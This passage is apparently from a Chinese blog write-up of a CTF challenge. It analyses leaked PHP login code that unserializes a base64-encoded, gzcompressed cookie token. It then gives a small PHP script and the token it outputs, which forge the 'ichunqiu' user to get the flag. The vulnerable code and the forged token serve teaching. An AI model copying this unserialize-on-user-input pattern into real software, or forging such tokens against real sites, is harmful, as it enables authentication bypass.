        if(!empty($this->where))//empty() 函数用于检查一个变量是否为空。
        {
            $this->select($this->where);
        }
    }

    function select($where)
    {
        $sql = mysql_query('select * from user where '.$where);//mysql_query() 函数执行一条 MySQL 查询
        return @mysql_fetch_array($sql);
    }
}

if(isset($requset['token']))
{
    $login = unserialize(gzuncompress(base64_decode($requset['token'])));//unserialize() 对单一的已序列化的变量进行操作，将其转换回 PHP 的值
    /*php压缩gzcompress和解压gzuncompress字符串的方法
    压缩数据
    base64_encode(gzcompress(serialize($data)))
    解压数据
    unserialize(gzuncompress(base64_decode($search_cache['data'])))
    */
    $db = new db();//base64_decode — 对使用 MIME base64 编码的数据进行解码
    $row = $db->select('user=\''.mysql_real_escape_string($login['user']).'\'');//php gzcompress() 和gzuncompress()函数实现字符串压缩
    if($login['user'] === 'ichunqiu')//mysql_real_escape_string() 函数转义 SQL 语句中使用的字符串中的特殊字符
    {
        echo $flag;
    }else if($row['pass'] !== $login['pass']){
        echo 'unserialize injection!!';
    }else{
        echo "(ﾉ□')ﾉ ┻┻ ";
    }
}else{
    header('Location: index.php?error=1');
}
-->
```

https://blog.csdn.net/qq_43431158

`class db`这一段就是检测和执行SQL查询，最重要的是下面这段代码

```php
if(isset($requset['token']))
 {
  $login = unserialize(gzuncompress(base64_decode($requset['token'])));
  $db = new db();//base64_decode — 对使用 MIME base64 编码的数据进行解码
  $row = $db->select('user=\''.mysql_real_escape_string($login['user']).'\'');//php gzcompress() 和gzuncompress(
)函数实现字符串压缩
  if($login['user'] === 'ichunqiu')//mysql_real_escape_string() 函数转义 SQL 语句中使用的字符串中的特殊字符
  {
   echo $flag;
  }else if($row['pass'] !== $login['pass']){
   echo 'unserialize injection!!';
  }else{
   echo "(ノ ' □')ノ ┻┻ ";
  }
 }else{
  header('Location: index.php?error=1');
 }
```

只要满足

```php
if($login['user'] === 'ichunqiu')
```

即可得到flag

这里就涉及到php压缩gzcompress和解压gzuncompress字符串的方法

```php
  php压缩gzcompress和解压gzuncompress字符串的方法
  压缩数据
  base64_encode(gzcompress(serialize($data)))
  解压数据
  unserialize(gzuncompress(base64_decode($search_cache['data'])))
```

那思路就很明显了，题中是解压数据，那我们只需将`ichunqiu`压缩然后传递即可

然后写一个简单的php脚本跑一下


```php
<?php
$login = array('user'=>'ichunqiu');
$a = base64_encode(gzcompress(serialize($login)));
echo $a
?>
```

```
eJxLtDK0qi62MrFSKi1OLVKyLraysFLKTM4ozSvMLFWyrgUAo4oKXA==
```

源码中有一段代码

```php
$requset = array_merge($_GET, $_POST, $_SESSION, $_COOKIE);
//array_merge() 函数把一个或多个数组合并为一个数组
```

得到token值后传给cookie即可得出flag



总结：这次学到很多知识无论是HTTP请求方式，还是源码泄露等，这次就先总结道这里，下次继续总结！！

创作打卡挑战赛

赢取流量/现金/CSDN周边激励大奖